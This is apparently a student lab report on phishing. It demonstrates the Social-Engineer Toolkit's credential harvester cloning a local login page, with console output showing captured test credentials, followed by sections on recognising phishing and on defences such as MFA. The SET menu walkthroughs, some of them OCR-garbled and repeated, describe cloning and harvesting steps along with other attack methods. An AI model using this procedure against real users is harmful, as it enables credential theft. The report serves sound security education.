


Lab Report 2 - Social Engineering Toolkit (SET) Credential Harvester

Analysis and Report

The phishing login page served by SET. This is a cloned version of the custom login.html.



SET terminal displaying the captured username and password after the form was submitted. This demonstrates how easily credentials can be captured using a phishing page.

How a user Would Recognize this is a Phishing Page?

A user could spot this phishing page by checking for:

Wrong URL: The site is reached via an IP address (for example, 10.0.2.15) instead of a legitimate domain name.

No valid certificate: Even if HTTPS appears, the certificate doesnot belong to a trusted organization.

No context: The user arrived unexpectedly, for example through an unsolicited email link.

```

2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.0.2.15
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://10.0.2.15:8000/login.html

[*] Cloning the website: http://10.0.2.15:8000/login.html
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures al
l POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [27/May/2026 20:33:48] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=test
POSSIBLE PASSWORD FIELD FOUND: password=password123
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

```

Reflection and Analysis

1.What are the characteristics of a phishing page?

Suspicious URL: Misspelled domains (for example, g0ogle.com), an IP address instead of a domain, or unusual subdomains.

Certificate problems: Self-signed, expired, or issued to the wrong organization.

Poor quality: Low-resolution logos, inconsistent fonts, awkward layout, and spelling or grammar errors.

Urgency tactics: Messages like "Your account will be closed!" intended to force quick action.

Generic greetings: Salutations such as "Dear User" rather than the recipient's actual name.

Missing trust elements: Lack of privacy policy, contact information, or typical footer links.

Unexpected requests: Prompts to enter credentials after following an email link without prior context.

2.How to protect yourself from this attack?

Behavioral protections:

Check the URL carefully: Verify the domain is exactly correct before entering credentials.

Type URLs manually: For important sites, enter the address instead of clicking links.

Use bookmarks: Save trusted sites as bookmarks to avoid accidental visits to phishing links.

Be skeptical of emails: Do not click login links in unsolicited messages.

Look for errors: Typos and awkward phrasing are common signs of phishing.

Technical protections:

Enable multi-factor authentication (MFA): Reduces risk if a password is stolen.

Use a password manager: Auto-fill only works on exact domain matches, preventing credential submission to fake pages.

Keep your browser updated: Modern browsers include anti-phishing protections.

3. Why modern sites make phishing harder?

Modern services combine multiple defenses:

Multi-factor authentication: A stolen password alone is insufficient for access.

Phishing-resistant MFA: FIDO2/WebAuthn ties authentication to a specific domain and cannot be reused on fake pages.

Browser protections: Browsers maintain real-time phishing blacklists and warn users about suspicious sites.

Certificate transparency: Makes invalid or suspicious SSL certificates easier to detect.

Domain validation: Certificate authorities verify domain ownership before issuing certificates.

Anti-phishing monitoring: Services scan for and take down phishing copies of their pages.


Improved UI indicators: Browsers show clearer warnings for unsafe sites.

The phishing login page served by SET. This is a cloned version of the custom login.html.

Conclusion

This lab demonstrates phishing in a controlled environment using SET. The credential harvester captured test credentials in plaintext, illustrating why users should never enter sensitive information on untrusted pages. The primary defense is user awareness—carefully checking URLs, verifying security indicators, and treating unexpected login requests with suspicion. Technical controls such as multi-factor authentication provide important additional protection when user behavior fails.

Screenshots



```
python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.2.15 - - [27/May/2026 20:26:16] "GET /login.html HTTP/1.1" 200 -
10.0.2.15 - - [27/May/2026 20:27:29] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [27/May/2026 20:27:39] "GET /login.html HTTP/1.1" 200 -
10.0.2.15 - - [27/May/2026 20:32:03] "GET /login.html HTTP/1.1" 200 -
10.0.2.15 - - [27/May/2026 20:32:45] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [27/May/2026 20:32:46] "GET /login.html HTTP/1.1" 304 -
10.0.2.15 - - [27/May/2026 20:32:54] "GET /login.html HTTP/1.1" 200 -
10.0.2.15 - - [27/May/2026 20:33:05] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [27/May/2026 20:33:44] "GET /login.html HTTP/1.1" 200 -
10.0.2.15 - - [27/May/2026 20:34:00] "GET /login.html HTTP/1.1" 304 -
```



```

a Metasploit payload.

he Credential Harvester method will utilize web cloning of a web- site that has a username and password field and
arvest all the information posted to the website.

he Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different

he Web-Jacking Attack method was introduced by white_sheep, wagent. This method utilizes iframe replacements to ma
e the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the ma
icious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

he Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize
the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

he HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can b
used for Windows-based PowerShell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

st:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

st:webattack>

```

```

5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

st:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

st:webattack>2
[+] Credential harvester will allow you to utilize the clone capabilities within SET
[+] to harvest credentials or parameters from a website as well as place them into a report

-- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * --

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
a standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

st:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.0.2.15

```



```

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

Login to the system
1) Web Templates
2) Site Cloner
3) Custom Import
4) Import
5) Import
6) Import
7) Import
8) Import
9) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:


If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.0.2.15
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://10.0.2.15:8000/login.html

*) Cloning the website: http://10.0.2.15:8000/login.html
*) This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
*) The Social-Engineer Toolkit Credential Harvester Attack
*) Credential Harvester is running on port 80
*) Information will be displayed to you as it arrives below:
0.0.2.15 - - [27/May/2026 20:27:54] "GET / HTTP/1.1" 200 -
0.0.2.15 - - [27/May/2026 20:27:54] "GET /favicon.ico HTTP/1.1" 404 -

```



Login to the system

Username:

Password:

- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>2

[*] Credential harvester will allow you to utilize the clone capabilities within SET
[*] to harvest credentials or parameters from a website as well as place them into a report

password123

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.0.2.15

[*] SET supports both HTTP and HTTPS

[*] Example: http://www.thisisafakesite.com

set:webattack> Enter the url to clone: http://10.0.2.15:8000/login.html

[*] Cloning the website: http://10.0.2.15:8000/login.html

[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[*] The Social-Engineer Toolkit Credential Harvester Attack

[*] Credential Harvester is running on port 80

[*] Information will be displayed to you as it arrives below:

10.0.2.15 - - [27/May/2026 20:33:48] "GET / HTTP/1.1" 200 -

[*] WE GOT A HIT! Printing the output:

POSSIBLE USERNAME FIELD FOUND: username=test

POSSIBLE PASSWORD FIELD FOUND: password=password123

[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.